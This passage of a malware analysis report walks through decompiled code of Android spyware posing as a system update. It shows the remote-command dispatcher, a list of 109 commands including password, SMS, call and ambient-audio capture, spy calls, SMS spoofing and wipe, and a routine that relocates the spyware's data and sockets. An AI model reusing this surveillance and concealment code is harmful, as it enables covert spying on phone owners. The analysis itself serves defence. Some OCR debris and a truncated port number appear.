
```
public Object processCommand(TcpSocketCmd arg57) {
    ControlCommand v6;
    RmtCtrlOutputDiagnostics v32_9;
    RemoteControlException v32_1;
    if(RemoteControlHandler.LOGV) {
        FxLog.v("RemoteControlHandler", "processCommand # ENTER ...");
    }

    RemoteControlImpl v32 = null;
    if((arg57 instanceof RemoteGetRmtCtrl)) {
        if(RemoteControlHandler.LOGD) {
            FxLog.d("RemoteControlHandler", "processCommand # Get remote control");
        }

        v32 = this.mComponent.remoteControl;
        goto label_21;
    }

    if((arg57 instanceof RemoteOnCommandReceive)) {
        try {
            Object v33 = ((RemoteOnCommandReceive)arg57).getData();
            RemoteFunction v21 = ((ControlCommand)v33).getFunction();
            if(RemoteControlHandler.LOGD) {
                FxLog.d("RemoteControlHandler", "processCommand # Remote function: %s", new Object[]{v21});
            }

            switch(com.vvt.appengine.RemoteControlHandler$2.$SwitchMap$com$vvt$remotecontrol$RemoteFunction[v21.ordinal()]) {
                case 1: {
                    goto label_66;
                }
                case 2: {
                    goto label_88;
                }
                case 3: {
                    goto label_99;
                }
                case 4: {
                    goto label_117;
                }
                case 5:
```

Get the RemoteFunction from data received by server.

Choose the corresponding branch depending on each RemoteFunction.

Figure 35. The function processCommand () of com.vvt.appengine.RemoteControlHandler

The list of remote commands is shown below. It includes 109 remote commands.




```
static {
    RemoteFunction.ACTIVATE_PRODUCT = new RemoteFunction("ACTIVATE_PRODUCT", 0);
    RemoteFunction.DEACTIVATE_PRODUCT = new RemoteFunction("DEACTIVATE_PRODUCT", 1);
    RemoteFunction.IS_PRODUCT_ACTIVATED = new RemoteFunction("IS_PRODUCT_ACTIVATED", 2);
    RemoteFunction.UNINSTALL_PRODUCT = new RemoteFunction("UNINSTALL_PRODUCT", 3);
    RemoteFunction.GET_LICENSE_STATUS = new RemoteFunction("GET_LICENSE_STATUS", 4);
    RemoteFunction.GET_ACTIVATION_CODE = new RemoteFunction("GET_ACTIVATION_CODE", 5);
    RemoteFunction.AUTO_ACTIVATE_PRODUCT = new RemoteFunction("AUTO_ACTIVATE_PRODUCT", 6);
    RemoteFunction.MANAGE_COMMON_DATA = new RemoteFunction("MANAGE_COMMON_DATA", 7);
    RemoteFunction.ENABLE_EVENT_DELIVERY = new RemoteFunction("ENABLE_EVENT_DELIVERY", 8);
    RemoteFunction.SET_EVENT_MAX_NUMBER = new RemoteFunction("SET_EVENT_MAX_NUMBER", 9);
    RemoteFunction.SET_EVENT_TIMER = new RemoteFunction("SET_EVENT_TIMER", 10);
    RemoteFunction.SET_DELIVERY_METHOD = new RemoteFunction("SET_DELIVERY_METHOD", 11);
    RemoteFunction.ADD_URL = new RemoteFunction("ADD_URL", 12);
    RemoteFunction.RESET_URL = new RemoteFunction("RESET_URL", 13);
    RemoteFunction.CLEAR_URL = new RemoteFunction("CLEAR_URL", 14);
    RemoteFunction.QUERY_URL = new RemoteFunction("QUERY_URL", 15);
    RemoteFunction.ENABLE_EVENT_CAPTURE = new RemoteFunction("ENABLE_EVENT_CAPTURE", 16);
    RemoteFunction.ENABLE_CAPTURE_CALL = new RemoteFunction("ENABLE_CAPTURE_CALL", 17);
    RemoteFunction.ENABLE_CAPTURE_SMS = new RemoteFunction("ENABLE_CAPTURE_SMS", 18);
    RemoteFunction.ENABLE_CAPTURE_EMAIL = new RemoteFunction("ENABLE_CAPTURE_EMAIL", 19);
    RemoteFunction.ENABLE_CAPTURE_MMS = new RemoteFunction("ENABLE_CAPTURE_MMS", 20);
    RemoteFunction.ENABLE_CAPTURE_IM = new RemoteFunction("ENABLE_CAPTURE_IM", 21);
    RemoteFunction.ENABLE_CAPTURE_IMAGE = new RemoteFunction("ENABLE_CAPTURE_IMAGE", 22);
    RemoteFunction.ENABLE_CAPTURE_AUDIO = new RemoteFunction("ENABLE_CAPTURE_AUDIO", 23);
    RemoteFunction.ENABLE_CAPTURE_VIDEO = new RemoteFunction("ENABLE_CAPTURE_VIDEO", 24);
    RemoteFunction.ENABLE_CAPTURE_WALLPAPER = new RemoteFunction("ENABLE_CAPTURE_WALLPAPER", 25);
    RemoteFunction.ENABLE_CAPTURE_APP = new RemoteFunction("ENABLE_CAPTURE_APP", 26);
    RemoteFunction.ENABLE_CAPTURE_URL = new RemoteFunction("ENABLE_CAPTURE_URL", 27);
    RemoteFunction.ENABLE_CAPTURE_CALL_RECORD = new RemoteFunction("ENABLE_CAPTURE_CALL_RECORD", 28);
    RemoteFunction.ENABLE_CAPTURE_CALENDAR = new RemoteFunction("ENABLE_CAPTURE_CALENDAR", 29);
    RemoteFunction.ENABLE_CAPTURE_PASSWORD = new RemoteFunction("ENABLE_CAPTURE_PASSWORD", 30);
    RemoteFunction.ENABLE_TEMPORAL_CONTROL_RECORD_AMBIENT = new RemoteFunction("ENABLE_TEMPORAL_CONTROL_RECORD_AMBIENT", 31);
    RemoteFunction.ENABLE_CAPTURE_VOIP = new RemoteFunction("ENABLE_CAPTURE_VOIP", 32);
    RemoteFunction.ENABLE_VOIP_CALL_RECORDING = new RemoteFunction("ENABLE_VOIP_CALL_RECORDING", 33);
    RemoteFunction.ENABLE_CAPTURE_CONTACT = new RemoteFunction("ENABLE_CAPTURE_CONTACT", 34);
    RemoteFunction.SET_IM_ATTACHMENT_LIMIT_SIZE = new RemoteFunction("SET_IM_ATTACHMENT_LIMIT_SIZE", 35);
    RemoteFunction.ENABLE_CAPTURE_GPS = new RemoteFunction("ENABLE_CAPTURE_GPS", 36);
    RemoteFunction.SET_GPS_TIME_INTERVAL = new RemoteFunction("SET_GPS_TIME_INTERVAL", 37);
    RemoteFunction.GET_GPS_ON_DEMAND = new RemoteFunction("GET_GPS_ON_DEMAND", 38);
    RemoteFunction.ENABLE_SPY_CALL = new RemoteFunction("ENABLE_SPY_CALL", 39);
    RemoteFunction.ENABLE_WATCH_NOTIFICATION = new RemoteFunction("ENABLE_WATCH_NOTIFICATION", 40);
    RemoteFunction.SET_WATCH_FLAG = new RemoteFunction("SET_WATCH_FLAG", 41);
    RemoteFunction.GET_CONNECTION_HISTORY = new RemoteFunction("GET_CONNECTION_HISTORY", 42);
    RemoteFunction.GET_CONFIGURATION = new RemoteFunction("GET_CONFIGURATION", 43);
    RemoteFunction.GET_SETTINGS = new RemoteFunction("GET_SETTINGS", 44);
    RemoteFunction.GET_DIAGNOSTICS = new RemoteFunction("GET_DIAGNOSTICS", 45);
    RemoteFunction.GET_EVENT_COUNT = new RemoteFunction("GET_EVENT_COUNT", 46);
    RemoteFunction.SEND_INSTALLED_APPLICATIONS = new RemoteFunction("SEND_INSTALLED_APPLICATIONS", 47);
    RemoteFunction.REQUEST_CALENDER = new RemoteFunction("REQUEST_CALENDER", 48);
    RemoteFunction.SET_SUPERUSER_VISIBILITY = new RemoteFunction("SET_SUPERUSER_VISIBILITY", 49);
    RemoteFunction.SET_LOCK_PHONE_SCREEN = new RemoteFunction("SET_LOCK_PHONE_SCREEN", 50);
    RemoteFunction.REQUEST_DEVICE_SETTINGS = new RemoteFunction("REQUEST_DEVICE_SETTINGS", 51);
    RemoteFunction.SET_UPDATE_AVAILABLE_SILENT_MODE = new RemoteFunction("SET_UPDATE_AVAILABLE_SILENT_MODE", 52);
    RemoteFunction.DELETE_DATABASE = new RemoteFunction("DELETE_DATABASE", 53);
    RemoteFunction.RESTART_DEVICE = new RemoteFunction("RESTART_DEVICE", 54);
    RemoteFunction.REQUEST_HISTORICAL_EVENTS = new RemoteFunction("REQUEST_HISTORICAL_EVENTS", 55);
    RemoteFunction.REQUEST_TEMPORAL_APPLICATION_CONTROL = new RemoteFunction("REQUEST_TEMPORAL_APPLICATION_CONTROL", 56);
    RemoteFunction.SET_DOWNLOAD_BINARY_AND_UPDATE_SILENT_MODE = new RemoteFunction("SET_DOWNLOAD_BINARY_AND_UPDATE_SILENT_MODE", 57);
    RemoteFunction.SEND_HEARTBEAT = new RemoteFunction("SEND_HEARTBEAT", 58);
    RemoteFunction.SEND_MOBILE_NUMBER = new RemoteFunction("SEND_MOBILE_NUMBER", 59);
    RemoteFunction.SEND_SETTINGS_EVENT = new RemoteFunction("SEND_SETTINGS_EVENT", 60);
    RemoteFunction.SEND_EVENTS = new RemoteFunction("SEND_EVENTS", 61);
    RemoteFunction.REQUEST_CONFIGURATION = new RemoteFunction("REQUEST_CONFIGURATION", 62);
    RemoteFunction.SEND_CURRENT_URL = new RemoteFunction("SEND_CURRENT_URL", 63);
    RemoteFunction.SEND_BOOKMARKS = new RemoteFunction("SEND_BOOKMARKS", 64);
    RemoteFunction.DEBUG_SWITCH_CONTAINER = new RemoteFunction("DEBUG_SWITCH_CONTAINER", 65);
    RemoteFunction.DEBUG_HIDE_APP = new RemoteFunction("DEBUG_HIDE_APP", 66);
    RemoteFunction.DEBUG_UNHIDE_APP = new RemoteFunction("DEBUG_UNHIDE_APP", 67);
    RemoteFunction.DEBUG_IS_DAEMON = new RemoteFunction("DEBUG_IS_DAEMON", 68);
    RemoteFunction.DEBUG_IS_FULL_MODE = new RemoteFunction("DEBUG_IS_FULL_MODE", 69);
    RemoteFunction.DEBUG_GET_CONFIG_ID = new RemoteFunction("DEBUG_GET_CONFIG_ID", 70);
    RemoteFunction.DEBUG_GET_ACTUAL_CONFIG_ID = new RemoteFunction("DEBUG_GET_ACTUAL_CONFIG_ID", 71);
    RemoteFunction.DEBUG_GET_VERSION_CODE = new RemoteFunction("DEBUG_GET_VERSION_CODE", 72);
    RemoteFunction.DEBUG_SEND_TEST_SMS = new RemoteFunction("DEBUG_SEND_TEST_SMS", 73);
    RemoteFunction.DEBUG_CLOSE_APP = new RemoteFunction("DEBUG_CLOSE_APP", 74);
    RemoteFunction.DEBUG_BRING_UI_TO_HOME_SCREEN = new RemoteFunction("DEBUG_BRING_UI_TO_HOME_SCREEN", 75);
    RemoteFunction.DEBUG_SET_APPLICATION_MODE = new RemoteFunction("DEBUG_SET_APPLICATION_MODE", 76);
    RemoteFunction.DEBUG_GET_APPLICATION_MODE = new RemoteFunction("DEBUG_GET_APPLICATION_MODE", 77);
    RemoteFunction.DEBUG_RESTART_DEVICE = new RemoteFunction("DEBUG_RESTART_DEVICE", 78);
    RemoteFunction.DEBUG_IS_APPENGIN_INIT_COMPLETE = new RemoteFunction("DEBUG_IS_APPENGIN_INIT_COMPLETE", 79);
    RemoteFunction.DEBUG_PRODUCT_VERSION = new RemoteFunction("DEBUG_PRODUCT_VERSION", 80);
    RemoteFunction.DEBUG_IS_CALLRECORDING_SUPPORTED = new RemoteFunction("DEBUG_IS_CALLRECORDING_SUPPORTED", 81);
    RemoteFunction.DEBUG_IS_RESUME_ON_DEMAND_AMBIENT_RECORDING = new RemoteFunction("DEBUG_IS_RESUME_ON_DEMAND_AMBIENT_RECORDING", 82);
    RemoteFunction.SET_MODE_ADDRESS_BOOK = new RemoteFunction("SET_MODE_ADDRESS_BOOK", 83);
    RemoteFunction.SEND_ADDRESS_BOOK = new RemoteFunction("SEND_ADDRESS_BOOK", 84);
    RemoteFunction.REQUEST_BATTERY_INFO = new RemoteFunction("REQUEST_BATTERY_INFO", 85);
    RemoteFunction.REQUEST_MEDIA_HISTORICAL = new RemoteFunction("REQUEST_MEDIA_HISTORICAL", 86);
    RemoteFunction.UPLOAD_ACTUAL_MEDIA = new RemoteFunction("UPLOAD_ACTUAL_MEDIA", 87);
    RemoteFunction.DELETE_ACTUAL_MEDIA = new RemoteFunction("DELETE_ACTUAL_MEDIA", 88);
    RemoteFunction.ON_DEMAND_AMBIENT_RECORD = new RemoteFunction("ON_DEMAND_AMBIENT_RECORD", 89);
    RemoteFunction.ON_DEMAND_IMAGE_CAPTURE = new RemoteFunction("ON_DEMAND_IMAGE_CAPTURE", 90);
    RemoteFunction.ENABLE_CALL_RECORDING = new RemoteFunction("ENABLE_CALL_RECORDING", 91);
    RemoteFunction.SET_CALL_RECORDING_WATCH_FLAG = new RemoteFunction("SET_CALL_RECORDING_WATCH_FLAG", 92);
    RemoteFunction.SET_CALL_RECORDING_AUDIO_SOURCE = new RemoteFunction("SET_CALL_RECORDING_AUDIO_SOURCE", 93);
    RemoteFunction.ENABLE_COMMUNICATION_RESTRICTION = new RemoteFunction("ENABLE_COMMUNICATION_RESTRICTION", 94);
    RemoteFunction.ENABLE_APP_PROFILE = new RemoteFunction("ENABLE_APP_PROFILE", 95);
    RemoteFunction.ENABLE_URL_PROFILE = new RemoteFunction("ENABLE_URL_PROFILE", 96);
    RemoteFunction.SPOOF_SMS = new RemoteFunction("SPOOF_SMS", 97);
    RemoteFunction.SET_PANIC_MODE = new RemoteFunction("SET_PANIC_MODE", 98);
    RemoteFunction.START_PANIC = new RemoteFunction("START_PANIC", 99);
    RemoteFunction.STOP_PANIC = new RemoteFunction("STOP_PANIC", 100);
    RemoteFunction.GET_PANIC_MODE = new RemoteFunction("GET_PANIC_MODE", 101);
    RemoteFunction.PANIC_IMAGE_CAPTURE = new RemoteFunction("PANIC_IMAGE_CAPTURE", 102);
    RemoteFunction.IS_PANIC_ACTIVE = new RemoteFunction("IS_PANIC_ACTIVE", 103);
    RemoteFunction.ENABLE_ALERT = new RemoteFunction("ENABLE_ALERT", 104);
    RemoteFunction.SET_LOCK_DEVICE = new RemoteFunction("SET_LOCK_DEVICE", 105);
    RemoteFunction.SET_UNLOCK_DEVICE = new RemoteFunction("SET_UNLOCK_DEVICE", 106);
    RemoteFunction.SET_WIPE = new RemoteFunction("SET_WIPE", 107);
    RemoteFunction.SYNC_TEMPORAL_APPLICATION_CONTROL = new RemoteFunction("SYNC_TEMPORAL_APPLICATION_CONTROL", 108);
    RemoteFunction.$VALUES = new RemoteFunction[]{RemoteFunction.ACTIVATE_PRODUCT, RemoteFunction.DEACTIVATE_PRODUCT, RemoteFunction.IS_PRODUCT_ACTIVATED, R
}
```

Figure 36. The remote commands list

The class com.vvt.appengine.RemoteControlHandler can handle 97 remote commands.

The following code is the branch of handling the command RemoteFunction.DEBUG_SWITCH_CONTAINER.



```
            goto label_21;
        label_405:
            v32_2 = Boolean.valueOf(this.processSwitching());
            goto label_21;
```


```
    private boolean processSwitching() {
        boolean v1;
        RemoteSwitchContainer v2 = new RemoteSwitchContainer();
        try {
            v1 = v2.execute().booleanValue();
        }
        catch(IOException v0) {
            if(!RemoteControlHandler.LOGE) {
                return v1;
            }

            FxLog.e("RemoteControlHandler", "processSwitching # Error!!", ((Throwable)v0));
        }

        return v1;
    }
```

Connect the remote server "vvt.polymorphic.server:1251
and send the command to server.

Figure 37. The function processSwithing()

The function execute() is implemented in class TcpSocketCmd. At that point, the remote server is "vvt.polymorphic.server" and listens on port 12514. It sends a command to the remote server.


When the remote server receives the command, it invokes the function processCommand() in class PolymorphicContainer to handle it.



```
public Object processCommand(TcpSocketCmd arg4) {
    Boolean v0_1;
    Object v0 = null;
    if((arg4 instanceof RemoteStartAppEngine)) {
        if(PolymorphicContainer.LOGD) {
            FxLog.d(this.getTag(), "processCommand # Start app engine");
        }

        v0_1 = Boolean.valueOf(this.startAppEngine());
    }
    else {
        if((arg4 instanceof RemoteSwitchContainer)) {
            if(PolymorphicContainer.LOGD) {
                FxLog.d(this.getTag(), "processCommand # Swtich container");
            }

            v0_1 = Boolean.valueOf(this.switchContainer());
            return v0;
        }

        if(!(arg4 instanceof RemoteUninstallApplication)) {
            return v0;
        }

        if(PolymorphicContainer.LOGD) {
            FxLog.d(this.getTag(), "processCommand # RemoteUninstallApplication");
        }

        v0_1 = Boolean.valueOf(this.stopRootProcess());
    }

    return v0;
}
```

Figure 38. The function processCommand() of the class PolymorphicContainer

The definition of the function switchContainer() is shown below. It is used to switch container.



```
private boolean switchContainer() {
    if(PolymorphicContainer.LOGD) {
        FxLog.d(this.getTag(), "switchContainer # ENTER ...");
    }

    boolean v3 = false;
    if(PolymorphicContainer.LOGD) {
        FxLog.d(this.getTag(), "switchContainer # Stop the engine");
    }

    this.stopAppEngine();
    if(PolymorphicContainer.LOGD) {
        FxLog.d(this.getTag(), "switchContainer # Stop the server");
    }

    this.stopServer();
    try {
        if(PolymorphicContainer.LOGD) {
            FxLog.d(this.getTag(), "switchContainer # Setup a new container");
        }

        if(this.setupNewContainer()) {
            if(PolymorphicContainer.LOGD) {
                FxLog.d(this.getTag(), "switchContainer # Copy data");
            }

            this.relocateData();
            if(PolymorphicContainer.LOGD) {
                FxLog.d(this.getTag(), "switchContainer # Pre start a new engine");
            }

            this.preStartNewAppEngine();
            if(PolymorphicContainer.LOGD) {
                FxLog.d(this.getTag(), "switchContainer # Start a new app engine");
            }

            if(new RemoteStartAppEngine().execute().booleanValue()) {
                if(PolymorphicContainer.LOGI) {
                    FxLog.i(this.getTag(), "switchContainer # Switch success!");
                }

                this.onSwitchSuccess();
                v3 = true;
                goto label_54;
            }
```

Stop app engine, including close server socket com.vvt.rmtctrl.server:12512.

Close remote server socket vvt.polymorphic.server:12514.

Set up a new container, it includes creating server socket: vvt.polymorphic.server:12514


copying files:[fx.log, 5002, system_url.dat, phoenix_db.db, phoenix_db.db-journal, preferences.dat, ddmmgr.db, ddmmgr.db-journal, events.db, events.db-journal, app_container_info.dat] from:/data/data/com.android.systemupdate/app_data

Remotely start app engine again, including creating server socket com.vvt.rmtctrl.server:12512

Figure 39. The function switchContainer()

a. stopAppEngine(): Stops app engine and closes the server socket com.vvt.rmtctrl.server:12512.
b. stopServer():Closes the remote server socket vvt.polymorphic.server:12514.
c. setupNewContainer():Sets up a new container and starts the remote server vvt.polymorphic.server:12514.
d. relocateData(): Copies files [fx.log, 5002, system_url.dat, phoenix_db.db, phoenix_db.db-journal,preferences.dat, ddmmgr.db, ddmmgr.db-journal, events.db, events.db-journal,app_container_info.dat] from /data/data/com.android.systemupdate/app_data to /data/misc/adn.
e. execute(): Remotely starts app engine again and starts remote server com.vvt.rmtctrl.server:12512.

